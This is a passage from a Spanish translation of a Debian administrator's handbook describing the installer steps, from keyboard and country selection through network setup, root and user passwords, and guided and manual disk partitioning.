
BACK TO BASICS Navigating with the keyboard

Some steps in the installation process require you to enter information. These screens have several areas that may “have focus” (text entry area, checkboxes, list of choices, OK and Cancel buttons), and the **TAB** key allows you to move from one to another.

En el modo gráfico, puede utilizar el ratón como lo haría normalmente en un escritorio gráfico ya instalado.

Figura 4.2. Selección del idioma





4.2.3. Selección del país

El segundo paso consiste en elegir su país. Combinada con el idioma, esta información le permite al programa ofrecer la distribución de teclado más apropiada. También tendrá influencia en la configuración de la zona horaria. En los Estados Unidos se sugerirá un teclado QWERTY estándar y las opciones de zonas horarias apropiadas.

Figura 4.3. Selección del país



Seleccione su ubicación

La ubicación seleccionada aquí se utilizará para fijar su zona horaria y también como ejemplo para ayudarle a seleccionar la localización de su sistema. Esta localización será habitualmente el país donde vd. vive.

Esta es una lista reducida de ubicaciones basada en el idioma que ha seleccionado. Escoja «otro» si su ubicación no está en la lista.

País, territorio o área:

Chile
Colombia
Costa Rica
Cuba
Ecuador
El Salvador
España
Estados Unidos
Guatemala
Honduras
México
Nicaragua
Panamá

Capturar la pantalla

Retroceder

Continuar



4.2.4. Selección de la distribución de teclado

El teclado propuesto «American English» corresponde a la distribución QWERTY usual.

Figura 4.4. Elección de teclado



Configure el teclado


Mapa de teclado a usar:

Rumano
Ruso
Serbio (cirílico)
Sindhi
Cingalés
Eslovaco
Esloveno
Español
Sueco
Francés suizo
Alemán suizo
Tayiko
Tamil
Telugú
Tailandés
Tibetano

Capturar la pantalla

Retroceder

Continuar



4.2.5. Detección de hardware

Este paso es completamente automático en la gran mayoría de los casos. El instalador detecta su hardware e intenta identificar el dispositivo CD-ROM a utilizar para acceder a su contenido. Carga los módulos correspondientes a los componentes de hardware detectados y luego «monta» el CD-ROM para poder leerlo. Los pasos previos estaban completamente contenidos en la imagen incluida en el CD, un archivo de tamaño limitado y cargado en memoria por el BIOS al arrancar desde el CD.

El instalador funciona con la gran mayoría de los dispositivos, especialmente periféricos estándar ATAPI (a veces llamados IDE y EIDE). Sin embargo, si falla la detección de la lectora de CD-ROM, el instalador ofrecerá la opción de cargar los módulos para el núcleo (por ejemplo, desde una llave USB) que corresponden al controlador del CD-ROM.

4.2.6. Carga de componentes

Con los contenidos del CD disponibles, el instalador carga todos los archivos necesarios para continuar con su trabajo. Esto incluye controladores adicionales para el resto del hardware (especialmente la placa de red) así como también todos los componentes del programa de instalación.

4.2.7. Detección de hardware de red

Este paso automático intenta identificar la tarjeta de red y cargar el módulo correspondiente. Si falla la detección automática, puedes seleccionar manualmente el módulo a cargar. Si ningún módulo funciona, es posible cargar un módulo específico desde un dispositivo extraíble. Esta última solución sólo suele ser necesaria si el controlador adecuado no está incluido en el kernel estándar de Linux, pero está disponible en otro lugar, como el sitio web del fabricante o en archivos/paquetes de firmware.

→ https://www.debian.org/devel/debian-installer/#firmware_nonfree

Este paso tiene que ser exitoso obligatoriamente para las instalaciones *netinst* ya que se deben cargar los paquetes Debian desde la red.

4.2.8. Configuración de red

Para poder automatizar el proceso tanto como sea posible, el instalador intenta configurar la red de forma automática con DHCP (para IPv4) y utilizando el descubrimiento de redes IPv6. Si eso falla ofrece más opciones: intentar nuevamente con una configuración DHCP normal, intentar una configuración DHCP declarando el nombre del equipo o configurar la red de forma estática.

La última opción necesita una dirección IP, una máscara de red, una dirección IP para una posible puerta de enlace, un nombre de equipo y un nombre de dominio.

SUGERENCIA Configuración sin DHCP

Si la red local tiene un servidor DHCP que no deseas utilizar, porque prefieres definir una dirección IP estática para la máquina durante la instalación, puedes añadir la opción `netcfg/use_dhcp=false` al arrancar desde el medio de instalación. Sólo tienes que ir a la entrada del menú deseado pulsando la tecla **TAB** y añadir la opción deseada antes de pulsar la tecla **Intro**.

CUIDADO No improvise

Muchas redes locales están basadas en la premisa implícita que se puede confiar en todos los equipos, la configuración inadecuada en un sólo equipo generalmente perturbará toda la red. Como resultado, no conecte su equipo a una red sin antes acordar las configuraciones adecuadas con el administrador (por ejemplo, la dirección IP, máscara de red y dirección de difusión).

4.2.9. Contraseña del administrador

La cuenta de superusuario en root, reservada al administrador del dispositivo, se crea automáticamente durante la instalación; por eso se pide una contraseña. El instalador también pide confirmar la contraseña para evitar cualquier error, que más tarde sería difícil de solucionar. Ten en cuenta que puedes dejar ambos campos vacíos si deseas desactivar la cuenta root. En este caso, el inicio de sesión para el usuario root será desactivado y el primer usuario - que será creado por el instalador en el siguiente paso - tendrá derechos administrativos a través de **sudo** (ver [Sección 8.9.4](#), “[Compartición de permisos de administración](#)”).


SEGURIDAD Contraseña del administrador

La contraseña del usuario root debería ser larga (12 caracteres o más) e imposible de adivinar. De hecho, cualquier equipo (y cualquier servidor a fortiori) conectado a internet es objetivo regular de intentos automáticos de conexión con las contraseñas más obvias. A veces inclusive será sujeto a ataques de diccionario en el que se probarán como contraseña muchas combinaciones de palabras y números. Evite utilizar nombres de hijos o padres, fechas de nacimiento, etc.: muchos de sus compañeros de trabajo podrían conocerlos y rara vez deseará proveerles acceso libre al equipo en cuestión.

Estos comentarios son igualmente aplicables para contraseñas de otros usuarios, pero las consecuencias de una cuenta comprometida son menos drásticas para usuarios sin permisos de administración.

Si le falta inspiración no dude en utilizar generadores de contraseñas como **pwgen** (en el paquete del mismo nombre).

Figura 4.5. Contraseña del administrador



The image shows a window from the Debian installer titled "Configurar usuarios y contraseñas". At the top is the Debian logo. The main text explains the importance of setting a strong password for the root user, warning that a weak password could have serious consequences. It provides guidelines: a good password should be a mix of letters, numbers, and punctuation, and should be changed regularly. It also states that if the root password is left blank, the root account will be disabled and a new user account will be created with sudo permissions. A warning says the user won't see the password as they type it. Below this, there are two password input fields. The first is labeled "Clave del superusuario:" and has a checkbox "Mostrar la contraseña en claro". The second is for verification, labeled "Vuelva a introducir la contraseña para su verificación:", also with a "Mostrar la contraseña en claro" checkbox. At the bottom are three buttons: "Capturar la pantalla", "Retroceder", and "Continuar".

Configurar usuarios y contraseñas

Necesita definir una contraseña para el superusuario («root»), la cuenta de administración del sistema. Podría tener graves consecuencias que un usuario malicioso o un usuario sin la debida cualificación tuviera acceso a la cuenta del administrador del sistema, así que debe tener cuidado y elegir una contraseña para el superusuario que no sea fácil de adivinar. No debería ser una palabra que se encuentre en el diccionario, o una palabra que pueda asociarse fácilmente con usted.

Una buena contraseña debe contener una mezcla de letras, números y signos de puntuación, y debe cambiarse regularmente.

La contraseña del usuario «root» (administrador) no debería estar en blanco. Si deja este valor en blanco, entonces se deshabilitará la cuenta de root creará una cuenta de usuario a la que se le darán permisos para convertirse en usuario administrador utilizando la orden «sudo».

Tenga en cuenta que no podrá ver la contraseña mientras la introduce.

Clave del superusuario:

●●●●●●●●

☐ Mostrar la contraseña en claro

Por favor, introduzca la misma contraseña de superusuario de nuevo para verificar que la introdujo correctamente.

Vuelva a introducir la contraseña para su verificación:

●●●●●●●●

☐ Mostrar la contraseña en claro

Capturar la pantalla Retroceder Continuar

4.2.10. Creación del primer usuario

Debian también impone la creación de una cuenta de usuario estándar para que el administrador no adquiriera el mal hábito de trabajar como root. La norma básica de precaución significa esencialmente que se realiza cada tarea con los permisos mínimos necesarios para limitar el daño que pueda causar un error humano. Es por esto que el instalador pedirá el nombre completo de su primer usuario, su nombre de usuario y su contraseña (dos veces para evitar el riesgo de entradas erróneas).

Figura 4.6. Nombre del primer usuario



Configurar usuarios y contraseñas

Se creará una cuenta de usuario para que la use en vez de la cuenta de superusuario en sus tareas que no sean administrativas.

Por favor, introduzca el nombre real de este usuario. Esta información se usará, por ejemplo, como el origen predeterminado para los correos enviados por el usuario o como fuente de información para los programas que muestren el nombre real del usuario. Su nombre completo es una elección razonable.

Nombre completo para el nuevo usuario:

4.2.11. Configuración del reloj

Si la red se encuentra disponible, el reloj interno del sistema es actualizado (por única vez) desde un servidor NTP. De esta forma, la marcas temporales en los registros serán correctas desde el primer arranque. Para que se mantengan consistentes en el tiempo es necesario configurar un demonio NTP luego de la instalación inicial (revise la [Sección 8.9.2, “Sincronización de tiempo”](#)).

4.2.12. Detección de discos y otros dispositivos

Este paso detecta automáticamente los discos duros en los que se podría instalar Debian. Serán presentados en el próximo paso: particionado.

4.2.13. Inicio de la herramienta de particionado

CULTURA Usos del particionado

El particionado, un paso indispensable en la instalación, consiste en dividir el espacio disponible en los discos duros (cada subdivisión de los mismos es llamada «partición») según los datos que serán almacenados en él y el uso propuesto para el equipo. Este paso también incluye elegir los sistemas de archivo que serán utilizados. Todas estas decisiones influirán en el rendimiento, la seguridad de los datos y el administrador del servidor.

El paso de particionado es tradicionalmente difícil para usuarios nuevos. Es necesario definir varias porciones del disco (o «particiones») en las que se almacenarán los sistemas de archivos Linux y la memoria virtual («swap»). Esta tarea es más complicada si el equipo ya posee otro sistema operativo que desea conservar. Efectivamente, tendrá que asegurarse de modificar sus particiones (o que las redimensione sin causar daños).


Afortunadamente, el software de particionado tiene un modo «guiado» que recomienda las particiones que debe crear el usuario — en la mayoría de los casos puede simplemente aceptar las sugerencias del software.

Figura 4.7. Elección del modo de particionado



La primera pantalla de la herramienta de particionado ofrece la opción de utilizar un disco duro entero para crear varias particiones. Para un ordenador (nuevo) que sólo va a utilizar Linux, esta opción es claramente la más sencilla, y puede elegir la opción "Guiado - utilizar todo el disco". Si el ordenador tiene dos discos duros para dos sistemas operativos, configurar una unidad para cada uno también es una solución que puede facilitar el particionado. En ambos casos, la siguiente pantalla ofrece elegir el disco donde se instalará Linux seleccionando la entrada correspondiente (por ejemplo, "SCSI1 (0,0,0) (sda) - 53.7 GB ATA QEMU HARDDISK"). A continuación se inicia el asistente para el particionado.

Figura 4.8. Disco a utilizar para el particionado guiado




El particionado guiado también puede configurar volúmenes lógicos LVM en lugar de particiones (revise más adelante). Ya que el resto del funcionamiento es el mismo, no entraremos en los detalles de la opción «Guiado - utilizar todo el disco duro y configurar LVM» (cifrado o no).

En otros casos, cuando Linux deba trabajar junto a otras particiones preexistentes, necesitará seleccionar el particionado manual.

4.2.13.1. Particionado guiado

La herramienta de particionado guiado ofrece tres métodos de particionado que corresponden a distintos usos.

Figura 4.9. Particionado guiado



El primer método es llamado «Todo los archivos en una partición». El árbol completo del sistema Linux será almacenado en un sólo sistema de archivos que corresponde con el directorio raíz /. Este particionado simple y robusto es adecuado para sistemas personales o con un sólo usuario. De hecho, se crearán dos particiones: la primera tendrá el sistema completo y la segunda la memoria virtual (swap).

El segundo método, «Partición /home separada» es similar pero divide la jerarquía de archivos en dos: una partición contiene el sistema Linux (/) y la segunda contiene los «directorios de usuario» (es decir, los datos de usuarios, en archivos y subdirectorios disponibles en /home/).

El último método de particionado, llamado «Particiones /home, /var y /tmp separadas» es apropiada para servidores y sistemas multiusuario. Divide el árbol de archivos en muchas particiones: además de las particiones para la raíz (/) y las cuentas de usuario (/home/), también creará particiones para

datos de software de servidor (`/var/`), y archivos temporales (`/tmp/`). Estas divisiones tiene varias ventajas. Un usuario no podrá bloquear el servidor consumiendo todo el espacio disponible en el disco duro (sólo pueden llenar `/tmp/` y `/home/`). Los datos de demonios (especialmente registros) tampoco podrán trabar el resto del sistema.

VOLVER A LOS CIMIENTOS Elección de un sistema de archivos

Un sistema de archivos define la forma en la que se organizan los datos en el disco duro. Cada sistema de archivos existente tiene sus méritos y limitaciones. Algunos son más robustos, otros más efectivos: si conoce bien sus necesidades es posible elegir el sistema de archivos más apropiado. Ya se han realizado muchas comparaciones; parecería que *ReiserFS* es particularmente eficiente para leer muchos archivos pequeños; *XFS*, en cambio, trabaja más rápido con archivos grandes. *Ext4*, el sistema de archivos predeterminado para Debian, es un buen punto medio basado en las tres versiones anteriores de sistemas de archivos utilizados en Linux históricamente (*ext* y *ext2* y *ext3*). *ext4* supera algunas limitaciones de *ext3* y es particularmente apropiado para discos duros de gran capacidad. Otra opción es experimentar con el prometedor *btrfs* que incluye muchas funcionalidades que requerirían, al día de hoy, utilizar LVM y/o RAID.

Un sistema de archivos con registros (como *ext3*, *ext4*, *btrfs*, *reiserfs* o *xfs*) toma medidas especiales que posibilitan volver a un estado consistente anterior luego de una interrupción abrupta sin analizar completamente el disco entero (como era el caso con el sistema *ext2*). Esta funcionalidad se lleva a cabo manteniendo un registro que describe las operaciones a realizar antes que sean ejecutadas. Si se interrumpe una operación será posible «reproducirla» desde el registro. Por el otro lado, si la interrupción ocurre durante una actualización del registro, simplemente se ignora el último cambio solicitado; los datos almacenados podrían perderse pero, como los datos en el disco no han cambiado, se mantuvieron coherentes. Esto es nada más y nada menos que el mecanismo transaccional aplicado al sistema de archivos.

Luego de elegir el tipo de la partición, el software calculará una sugerencia y la describirá en la pantalla; el usuario podrá modificarla si es necesario. Puede, en particular, elegir otro sistema de archivos si la opción estándar (*ext4*) no es apropiada. En la mayoría de los casos, sin embargo, el particionado propuesto es razonable y se puede aceptar seleccionando la opción «Finalizar particionado y escribir cambios al disco».

Figura 4.10. Validación del particionado



4.2.13.2. Particionado manual

El particionado manual provee mayor flexibilidad, permitiéndole al usuario seleccionar el propósito y tamaño de cada partición. Lo que es más, este modo es inevitable si desea utilizar RAID por software.

EN LA PRÁCTICA Reduciendo una partición Windows

Para instalar Debian junto a un sistema operativo existente (Windows u otro), debe tener espacio disponible en el disco duro que no sea utilizado por el otro sistema para poder crear las particiones dedicadas a Debian. En la mayoría de los casos esto significa reducir una partición Windows y reutilizar el espacio liberado.

El instalador Debian permite esta operación si utiliza el modo de particionado manual. Sólo necesitará elegir la partición Windows e ingresar su nuevo tamaño (esto funciona igual en particiones FAT sin cifrar y NTFS).

Si Windows está usando particiones cifradas con BitLocker, los pasos para redimensionarlas requieren el uso de BitLocker Management junto a la herramienta de Windows Administrador de

